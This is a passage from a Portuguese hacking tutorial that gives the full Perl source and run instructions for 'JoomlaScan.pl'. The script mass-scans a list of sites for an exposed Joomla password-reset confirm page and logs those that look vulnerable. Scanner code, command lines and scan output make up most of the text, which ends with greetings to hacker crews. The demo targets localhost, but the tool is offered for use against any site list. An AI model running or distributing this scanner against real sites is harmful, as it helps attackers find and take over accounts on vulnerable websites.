
Os endereços que iremos testar no laboratório de testes.

- 1º 127.0.0.1
- 2º localhost
- 3º 127.0.0.1
- 4º localhost
- 5º localhost
- 6º www.site.com
- 7º www.site.com
- 8º www.site.com
- 9º www.site.com



A screenshot of a Windows command prompt window. The title bar reads "C:\WINDOWS\system32\cmd.exe - perl JoomlaScan.pl lista.txt". The command prompt shows the command `C:\Perl\bin>perl JoomlaScan.pl lista.txt` entered in green text.

4.0 Execute o scanner informando a lista de sites, usando o comando: `perl JoomlaScan.pl lista.txt`



A screenshot of a Windows command prompt window showing the output of the `perl JoomlaScan.pl lista.txt` command. The output is displayed in green text and includes a logo, usage instructions, author information, and a list of scanned URLs.

```
<@p>
<_>  >\
  ||--|| *
```

[\*] Modo de uso: perl JoomlaScan.pl lista.txt  
[+] Scanner criado por: Inj3cti0n P4ck3t  
[+] e-mail para contact: fer\_henrick@hotmail.com

[+] Scaneando WebSite...

http://127.0.0.1  
http://localhost  
http://127.0.0.1  
http://localhost  
http://localhost

[+] Scan finalizado !

C:\Perl\bin>

5.0 Observe o resultado do scan no terminal do Windows.

```
C:\WINDOWS\system32\cmd.exe

[+] Modo de uso: perl JoomlaScan.pl lista.txt
[+] Scanner criado por: Inj3cti0n P4ck3t
[+] e-mail para contact: fer_henrick@hotmail.com

[+] Scaneando WebSite...

http://127.0.0.1
http://localhost
http://127.0.0.1
http://localhost
http://localhost

[+] Scan finalizado !
C:\Perl\bin>
```

**6.0** Quantos IPs locais e válidos tinham no arquivo... 5 endereços válidos e 4 não válidos. Observe a saída no terminal, 4 IPS com a vulnerabilidade no aplicativo Joomla.

```
SitesVulneraveis - Bloco de notas
Arquivo  Editar  Formatar  Exibir  Ajuda

http://127.0.0.1/index.php?option=com_user&view=reset&layout=confirm
http://localhost/index.php?option=com_user&view=reset&layout=confirm
http://127.0.0.1/index.php?option=com_user&view=reset&layout=confirm
http://localhost/index.php?option=com_user&view=reset&layout=confirm
http://localhost/index.php?option=com_user&view=reset&layout=confirm
```

**7.0** Quando o scanner terminar de verificar a lista de sites, acesse o arquivo texto “SitesVulneravei.txt”, localizado no mesmo diretório do script “JoomlaScan.pl”.

## 0x06 Código Completo do JoomlaScan.pl

```
#!/usr/bin/perl

use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;

$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
system("$cmd");

if (!$ARGV[0]) {

    $sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
    system("$cmd");

    my @bannerzinho = (0,100..200);
    my $variavelbanner = $bannerzinho[int rand @bannerzinho];

    if ($variavelbanner % 2 == 0) {

        &bannerUm();
        exit();

    }

    else {

        &bannerDois();
        exit();

    }

}

&bannerDois();

print q {

    [+] Scaneando WebSite...

};

open( SITE, "< $ARGV[0]" ) or die( "Nao foi possível abrir o arquivo: $!" );

our @array = <SITE>;

$numero = $#array;

for ($i = 0; $i <= $numero; $i++) {
```

```

$Url = "$array[$i]";

if($Url !~ /http:\V\/) { $Url = "http://$Url"; }

$Stop = index($Url,":");
$Protocolo = substr($Url,0,$Stop);
$Start = index($Url,"//") + 2;
$Dominio = substr($Url,$Start);
$Stop = index($Dominio,"/");
$Dominio = substr($Dominio,0,$Stop);
$Start = rindex($Url,"/") + 1;
$NomeArq = substr($Url,$Start);
$Compr_Url = length($Url);

if($Dominio !~ /http:\V\/) {

    $Dominio = "http://$Dominio";

}

$cmd = "index.php?option=com_user&view=reset&layout=confirm";

$site = "$Dominio/$cmd";

my $req=HTTP::Request->new(GET=>$site);
my $ua=LWP::UserAgent->new();
$ua->timeout(15);
my $resposta=$ua->request($req);

if($resposta->content =~ /Enviar/ || $resposta->content =~ /Token/ && $resposta->content !~
/login/){

print "\n \t $Dominio \n";

open (NOTEPAD, ">> SitesVulneraveis.txt");

    print NOTEPAD "$site\n";

close(NOTEPAD);

}

}

print q {

    [+] Scan finalizado !

};

sub bannerUm {

print q {

```



```

    _____
    < Hello !! Welcome !! >
    -----
    \ ,_
    \ (oo)____
    ( _ )  )\
    ||-----|| *

[*] Modo de uso: perl JoomlaScan.pl lista.txt

[+] Scanner criado por: Inj3cti0n P4ck3t

[+] e-mail para contact: fer_henrick@hotmail.com

};

}

sub bannerDois {

print q {

    ,_
    (@@)____
    ( _ )  )\
    ||-----|| *

[*] Modo de uso: perl JoomlaScan.pl lista.txt

[+] Scanner criado por: Inj3cti0n P4ck3t

[+] e-mail para contact: fer_henrick@hotmail.com

};

}

```

## Agradecimentos aos amigos:

C00l3r - \_MLK\_ - s4r4d0 - DD3str0y3r - Sh0rtKiller - Z4i0n - M0nt3r - Th1nk3r  
 CODE RED - Forast - r0t3d - Arplhmd - Crackt0r - Chuck\_NewBie – Colt7r - w4n73d  
 H4ck3r - Colt7r - dr4k3 - Archit3ct - elemento\_pcx - Observing - D3UX - Believe - Lady  
 Lara - b4rtb0y – voidpointer - \_Bl4ck9\_f0x6

## Agradecimento aos Groups:

RitualistaS - Fatal Error - [#Elite Top Team] - [Collaps3 CREW] – #C00kies